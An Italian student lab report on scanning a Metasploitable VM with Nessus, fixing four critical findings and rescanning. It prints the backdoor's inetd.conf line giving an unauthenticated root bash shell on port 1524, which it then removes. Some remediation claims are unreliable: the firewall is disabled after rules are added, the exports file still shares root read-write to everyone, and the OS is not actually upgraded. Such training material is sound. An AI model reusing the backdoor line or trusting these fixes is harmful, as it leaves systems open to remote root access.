


Progetto S5L5

Traccia:

Effettuare una scansione completa sul target Metasploitable. Scegliete da un minimo di 2 fino ad un massimo di 4 vulnerabilità critiche / high e provate ad implementare delle azioni di rimedio. Per dimostrare l'efficacia delle azioni di rimedio, eseguite nuovamente la scansione sul target e confrontate i risultati con quelli precedentemente ottenuti.

Scansione di Metasploitable:



The screenshot shows the Tenable Nessus Essentials interface. The main panel displays a list of vulnerabilities for host 192.168.50.101. The table includes columns for Severity, CVSS, VPR, Name, Family, and Count. The vulnerabilities listed are:

Sev	CVSS	VPR	Name	Family	Count
CRITICAL	10.0 *	5.9	NFS Exported Share Information Disclosure	RPC	1
CRITICAL	10.0		Unix Operating System Unsupported Version Detection	General	1
CRITICAL	10.0 *		VNC Server 'password' Password	Gain a shell remotely	1
CRITICAL	9.8		SSL Version 2 and 3 Protocol Detection	Service detection	2
CRITICAL	9.8	9.0	Apache Tomcat AJP Connector Request Injection (Ghostcat)	Web Servers	1
CRITICAL	9.8		Bind Shell Backdoor Detection	Backdoors	1
CRITICAL	SSL (Multiple Issues)	Gain a shell remotely	3
HIGH	7.5		NFS Shares World Readable	RPC	1
HIGH	7.5	6.7	Samba Badlock Vulnerability	General	1

On the right, the Host Details section shows IP: 192.168.50.101, MAC: 08:00:27:8E:9C:24, OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy), Start: January 11 at 7:14 AM, End: January 11 at 7:43 AM, Elapsed: 29 minutes, and KB: Download. Below this, a Vulnerabilities donut chart shows the distribution of severity levels: Critical (red), High (orange), Medium (yellow), Low (green), and Info (blue).

Vulnerabilità scelte:

- Rivelazione di informazioni tramite NFS Exported Share
- Password predefinita nel Server VNC
- Rilevazione di versione non supportata del sistema operativo Unix
- Rilevazione della Bind Shell Backdoor

Vulnerabilità:

Password predefinita nel Server VNC:

CRITICAL VNC Server 'password' Password

Description

The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.


Solution

Secure the VNC service with a strong password.

Output

Nessus logged in using a password of "password".

To see debug logs, please visit individual host

Port ▲	Hosts
5900 / tcp / vnc	192.168.50.101 

Il server VNC, acronimo di Virtual Network Computing, è un software che consente la condivisione remota del desktop di un computer. Utilizzando il protocollo RFB (Remote Framebuffer), permette di controllare un altro computer in remoto, visualizzando il suo desktop e interagendo con esso come se si fosse fisicamente davanti alla macchina. Sulla nostra macchina target, la password per utilizzare questo servizio era 'password'. Come soluzione, ho cambiato la password da 'password' a 'VnMw12T' tramite l'utilizzo del comando **vncpasswd**.

```
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ vncpasswd
Using password file /home/msfadmin/.vnc/passwd
VNC directory /home/msfadmin/.vnc does not exist, creating.
Password:
Verify:
Passwords do not match. Please try again.

Password:
Verify:
Would you like to enter a view-only password (y/n)? n
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
```

Rivelazione di informazioni tramite NFS Exported Share:

Mattia / Plugin #11356 Configure Audit Trail

[Back to Vulnerabilities](#)

Vulnerabilities 64

CRITICAL NFS Exported Share Information Disclosure < >

Description
At least one of the NFS shares exported by the remote server could be mounted by the scanning host. An attacker may be able to leverage this to read (and possibly write) files on remote host.

Solution
Configure NFS on the remote host so that only authorized hosts can mount its remote shares.

Output
The following NFS shares could be mounted :

```
+ /  
+ Contents of / :  
+ ..  
+ bin  
+ boot  
+ more...
```


To see debug logs, please visit individual host

Port	Hosts
2049 / udp / rpc-nfs	192.168.50.101

Un server NFS (Network File System) è un tipo di server di file utilizzato in reti di computer che permette agli utenti di accedere ai file su un server di rete nello stesso modo in cui accedono ai file locali sul proprio computer. In questo caso, un attaccante che guadagna accesso a un server NFS potrebbe essere in grado di modificare o eliminare file importanti, causando potenzialmente danni significativi all'organizzazione. Come soluzione a questo problema, ho modificato i permessi del server NFS, cambiando i suoi file (sudo nano /etc/exports e sudo /etc/hosts/allow), concedendo l'accesso solo ad un'altra macchina (windows7) per usarla come esempio di un utente dell'azienda che possiede effettivamente i permessi di accesso. Inoltre, ho reso l'accesso criptato utilizzando il protocollo SSH.

```
GNU nano 2.0.7      File: /etc/exports  
  
# /etc/exports: the access control list for filesystems which may be exported  
#                to NFS clients.  See exports(5).  
#  
# Example for NFSv2 and NFSv3:  
# /srv/homes      hostname1(rw,sync) hostname2(ro,sync)  
#  
# Example for NFSv4:  
# /srv/nfs4       gss/krb5i(rw,sync,fsid=0,crossmnt)  
# /srv/nfs4/homes gss/krb5i(rw,sync)  
#  
/  
*(rw,sync,no_root_squash,no_subtree_check)  
/new 192.168.50.102(rw,sync,no_subtree_check)  
  
[ Read 13 lines ]  
^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos  
^X Exit      ^J Justify   ^W Where Is   ^V Next Page  ^U UnCut Text ^T To Spell
```

```
GNU nano 2.0.7 File: /etc/hosts.allow
# /etc/hosts.allow: list of hosts that are allowed to access the system.
# See the manual pages hosts_access(5) and hosts_options(5).
#
# Example:      ALL: LOCAL @some_netgroup
#              ALL: .foobar.edu EXCEPT terminalserver.foobar.edu
#
# If you're going to protect the portmapper use the name "portmap" for the
# daemon name. Remember that you can only use the keyword "ALL" and IP
# addresses (NOT host or domain names) for the portmapper, as well as for
# rpc.mountd (the NFS mount daemon). See portmap(8) and rpc.mountd(8)
# for further information.
#
sshd,ftpd:192.168.50.102

[ Read 14 lines ]
^G Get Help  ^O WriteOut  ^R Read File  ^V Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^U Next Page ^U UnCut Text ^T To Spell
```

Successivamente ho impostato il firewall integrato di metasploitable2 dicendo di accettare le richieste solo dall'ip della macchina dell'ufficio e di bloccare tutte le richieste provenienti dalla macchina attaccante che in questo caso eravamo noi.


```
metasploitable login: msfadmin
Password:
Last login: Fri Jan 12 05:52:54 EST 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ /etc/exports
-bash: /etc/exports: Permission denied
msfadmin@metasploitable:~$ /etc/exports
-bash: /etc/exports: Permission denied
msfadmin@metasploitable:~$ sudo ufw allow from 192.168.50.102
[sudo] password for msfadmin:
Rules updated
msfadmin@metasploitable:~$
```

```
root@metasploitable:/home/msfadmin# ufw deny from 192.168.50.100 to any port nfs
```



In questo modo se noi fossimo stati veramente un'attaccante adesso non potremmo più scannerizzare/interagire con la macchina di questa azienda.

Rilevazione di versione non supportata del sistema operativo Unix

CRITICAL Unix Operating System Unsupported Version Detection

Description

According to its self-reported version number, the Unix operating system running on the remote host is no longer supported.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities.

Solution

Upgrade to a version of the Unix operating system that is currently supported.

Output

```
Ubuntu 8.04 support ended on 2011-05-12 (Desktop) / 2013-05-09 (Server).
Upgrade to Ubuntu 23.04 / LTS 22.04 / LTS 20.04 .

For more information, see : https://wiki.ubuntu.com/Releases
```

To see debug logs, please visit individual host

Port ▲	Hosts
N/A	192.168.50.101

L'utilizzo di un sistema operativo (OS) non più supportato comporta vari rischi significativi per la sicurezza e la stabilità. Quando un OS non è più supportato, non riceve più aggiornamenti di sicurezza né patch per vulnerabilità note, rendendolo un bersaglio ideale per gli hacker. Questi possono sfruttare tali vulnerabilità per lanciare attacchi, come la diffusione di malware ransomware e l'accesso non autorizzato.

```
Failed to fetch http://security.ubuntu.com/ubuntu/pool/main/p/python-apt/python-apt_0.7.4ubuntu7.7_i386.deb 404 Not Found [IP: 91.189.91.82 80]
Failed to fetch http://security.ubuntu.com/ubuntu/pool/main/s/samba/samba_3.0.2a-1ubuntu4.18_i386.deb 404 Not Found [IP: 91.189.91.82 80]
Failed to fetch http://security.ubuntu.com/ubuntu/pool/main/s/samba/samba-common_3.0.28a-1ubuntu4.18_i386.deb 404 Not Found [IP: 91.189.91.82 80]
Failed to fetch http://security.ubuntu.com/ubuntu/pool/main/s/sudo/sudo_1.6.9p1-1ubuntu3.8_i386.deb 404 Not Found [IP: 91.189.91.82 80]
Failed to fetch http://security.ubuntu.com/ubuntu/pool/universe/t/tomcat5.5/tomcat5.5_5.5.25-5ubuntu1.3_all.deb 404 Not Found [IP: 91.189.91.82 80]
Failed to fetch http://security.ubuntu.com/ubuntu/pool/universe/t/tomcat5.5/tomcat5.5-admin_5.5.25-5ubuntu1.3_all.deb 404 Not Found [IP: 91.189.91.82 80]
Failed to fetch http://security.ubuntu.com/ubuntu/pool/universe/t/tomcat5.5/tomcat5.5-webapps_5.5.25-5ubuntu1.3_all.deb 404 Not Found [IP: 91.189.91.82 80]
Failed to fetch http://security.ubuntu.com/ubuntu/pool/main/u/update-manager/update-manager-core_0.87.33_i386.deb 404 Not Found [IP: 91.189.91.82 80]
Failed to fetch http://security.ubuntu.com/ubuntu/pool/main/u/util-linux/util-linux-locales_2.13.1-5ubuntu3.1_all.deb 404 Not Found [IP: 91.189.91.82 80]
Failed to fetch http://security.ubuntu.com/ubuntu/pool/main/f/fastjar/fastjar_0.95-1ubuntu2.1_i386.deb 404 Not Found [IP: 91.189.91.82 80]
Failed to fetch http://security.ubuntu.com/ubuntu/pool/main/p/postfix/postfix_2.5.1-2ubuntu1.4_i386.deb 404 Not Found [IP: 91.189.91.82 80]
E: Unable to fetch some archives, maybe run apt-get update or try with --fix-missing?
msfadmin@metasploitable:~$
```

Per risolvere il problema con Metasploitable, è necessario aggiornare la lista delle fonti attendibili per gli aggiornamenti, sostituendo i link non funzionanti con quelli ufficiali di Ubuntu. Questo permetterà di eseguire l'update e l'upgrade. Tuttavia, va notato che aggiornare e potenziare il sistema Metasploitable rimuoverà tutte le vulnerabilità introdotte

appositamente per scopi didattici.

```
GNU nano 2.0.7      File: /etc/apt/sources.list

#
##deb cdrom:[Ubuntu-Server 8.04 _Hardy Heron_ - Release i386 (20080423.2)]/ har$
#deb cdrom:[Ubuntu-Server 8.04 _Hardy Heron_ - Release i386 (20080423.2)]/ hard$
# See http://help.ubuntu.com/community/UpgradeNotes for how to upgrade to
# newer versions of the distribution.

deb http://us.archive.ubuntu.com/ubuntu/ hardy main restricted
deb-src http://us.archive.ubuntu.com/ubuntu/ hardy main restricted

## Major bug fix updates produced after the final release of the
## distribution.
deb http://us.archive.ubuntu.com/ubuntu/ hardy-updates main restricted
deb-src http://us.archive.ubuntu.com/ubuntu/ hardy-updates main restricted

## N.B. software from this repository is ENTIRELY UNSUPPORTED by the Ubuntu
## team, and may not be under a free licence. Please satisfy yourself as to
## your rights to use the software. Also, please note that software in
## universe WILL NOT receive any review or updates from the Ubuntu security
## team.
deb http://us.archive.ubuntu.com/ubuntu/ hardy universe

^G Get Help  ^O WriteOut  ^R Read File  ^V Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^U Next Page  ^U UnCut Text ^T To Spell
```

Rilevazione della Bind Shell Backdoor

CRITICAL Bind Shell Backdoor Detection

Description
A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

Solution
Verify if the remote host has been compromised, and reinstall the system if necessary.

Output

Nessus was able to execute the command "id" using the following request :

This produced the following truncated output (limited to 10 lines) :
..... snip
root@metasploitable:/# uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#

..... snip

To see debug logs, please visit individual host

Port ▼	Hosts
1524 / tcp / wild_shell	192.168.50.101


Una 'Bind Shell Backdoor' è un tipo di backdoor installata su un sistema, che resta in ascolto su una specifica porta TCP, in questo caso la 1524. Quando un attaccante stabilisce una connessione con questa porta, la backdoor gli concede un accesso shell (come bash o cmd) al sistema. La scoperta di tali backdoor comporta vari rischi e complica sia la fase di identificazione e mitigazione dell'attacco, sia la gestione delle implicazioni di sicurezza correlate.

```

root@metasploitable:/home/msfadmin# ufw deny from 192.168.50.100 to any port nfs
Rules updated
root@metasploitable:/home/msfadmin# ufw disable
Firewall stopped and disabled on system startup
root@metasploitable:/home/msfadmin#
root@metasploitable:/home/msfadmin# netstats/np
bash: netstats/np: No such file or directory
root@metasploitable:/home/msfadmin# netstats/np
bash: netstats/np: No such file or directory
root@metasploitable:/home/msfadmin# netstats-np
bash: netstats-np: command not found
root@metasploitable:/home/msfadmin# netstats-anp
bash: netstats-anp: command not found
root@metasploitable:/home/msfadmin# lsof-i
bash: lsof-i: command not found
root@metasploitable:/home/msfadmin# lsof-i:1524
bash: lsof-i:1524: command not found
root@metasploitable:/home/msfadmin# sudo lsof-i:1524
sudo: lsof-i:1524: command not found
root@metasploitable:/home/msfadmin#
root@metasploitable:/home/msfadmin# sudo lsof -i:1524
COMMAND PID USER   FD   TYPE DEVICE SIZE NODE NAME
xinetd  4477 root   12u  IPv4  12074      TCP *:ingreslock (LISTEN)
root@metasploitable:/home/msfadmin#

```

Per risolvere il problema, ho iniziato controllando se la porta 1524 fosse attiva, utilizzando il comando `lsof -i:1524`. Dopo aver confermato l'attività sulla porta, ho terminato il processo correlato per interrompere la connessione. In seguito, ho proceduto con la modifica del file `inetd.conf`, noto anche come 'super-server' di Internet. `inetd` è un demone che opera in background, ascoltando le connessioni su diverse porte TCP/UDP e gestendo le connessioni di rete per svariati servizi, avviando il programma appropriato per ogni connessione in entrata. Per eliminare la backdoor, ho rimosso l'ultima riga aggiunta dall'attaccante nel file `inetd.conf`.



```

File  Machine  View  Input  Devices  Help
GNU nano 2.0.7      File: /etc/inetd.conf

#<off># netbios-ssn    stream  tcp    nowait  root    /usr/sbin/tcpd  /usr/sbin/inetd.$
telnet          stream  tcp    nowait  telnetd /usr/sbin/tcpd  /usr/sbin/in.telnetd
#<off># ftp           stream  tcp    nowait  root    /usr/sbin/tcpd  /usr/sbin/in.ftpd
tftp            dgram  udp    wait    nobody  /usr/sbin/tcpd  /usr/sbin/in.tftpd
shell           stream  tcp    nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rsh
login           stream  tcp    nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rlogin
exec            stream  tcp    nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rexecd
#ingreslock stream tcp nowait root /bin/bash bash -i

[ Read 8 lines ]
^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text   ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text ^T To Spell

```

Per rimuovere la backdoor ho rimosso l'ultima riga che era stata inserita dall'attaccante.

```
File  Machine  View  Input  Devices  Help
GNU nano 2.0.7      File: /etc/inetd.conf      Modified
#<off># netbios-ssn    stream  tcp    nowait  root    /usr/sbin/tcpd  /usr/sbin/in.
telnet                stream  tcp    nowait  telnetd /usr/sbin/tcpd  /usr/sbin/in.tel
#<off># ftp            stream  tcp    nowait  root    /usr/sbin/tcpd  /usr/sbin/in.
tftp                  dgram  udp    wait    nobody   /usr/sbin/tcpd  /usr/sbin/in.tft
shell                 stream  tcp    nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rsh
login                 stream  tcp    nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rlog
exec                  stream  tcp    nowait  root    /usr/sbin/tcpd  /usr/sbin/in.re
_
```

Successivamente ho riavviato la macchina per salvare tutte le modifiche apportate.

Conclusion:

Mattia / 192.168.50.101

[← Back to Hosts](#)

Vulnerabilities 63

Filter Search Vulnerabilities 63 Vulnerabilities

<input type="checkbox"/>	Sev ▼	CVSS	VPR	Name	Family
<input type="checkbox"/>	CRITICAL	9.8		SSL Version 2 and 3 Protocol Detection	Service detection
<input type="checkbox"/>	CRITICAL	9.8	9.0	Apache Tomcat AJP Connector Request Injection (Ghostcat)	Web Servers
<input type="checkbox"/>	CRITICAL	SSL (Multiple Issues)	Gain a shell remotely
<input type="checkbox"/>	HIGH	7.5		NFS Shares World Readable	RPC
<input type="checkbox"/>	HIGH	7.5	6.7	Samba Badlock Vulnerability	General
<input type="checkbox"/>	MIXED	SSL (Multiple Issues)	General
<input type="checkbox"/>	MIXED	ISC Bind (Multiple Issues)	DNS
<input type="checkbox"/>	MEDIUM	6.5		TLS Version 1.0 Protocol Detection	Service detection
<input type="checkbox"/>	MEDIUM	5.9	3.6	SSL Anonymous Cipher Suites Supported	Service detection
<input type="checkbox"/>	MEDIUM	5.9	4.4	SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption)	Misc.
<input type="checkbox"/>	MEDIUM	5.9	4.0	HTTP TRACE (TRACE Method) Allowed	Web Servers

In conclusione, siamo riusciti a risolvere i seguenti problemi:

- Rivelazione di informazioni tramite NFS Exported Share
- Password predefinita nel Server VNC
- Rilevazione di versione non supportata del sistema operativo Unix
- Rilevazione della Bind Shell Backdoor

Tuttavia, nonostante il nostro intervento, la macchina presenta ancora numerose vulnerabilità. Per affrontare adeguatamente queste questioni, è necessaria una strategia di gestione del rischio residuo. Consiglio di sviluppare una roadmap che definisca, entro un periodo di 1-2 mesi, una serie di azioni prioritarie basate sul livello di rischio delle vulnerabilità, classificate come critiche, alte, medie e basse.

Questa versione presenta in modo chiaro sia i risultati raggiunti sia le azioni future necessarie per una gestione efficace del rischio.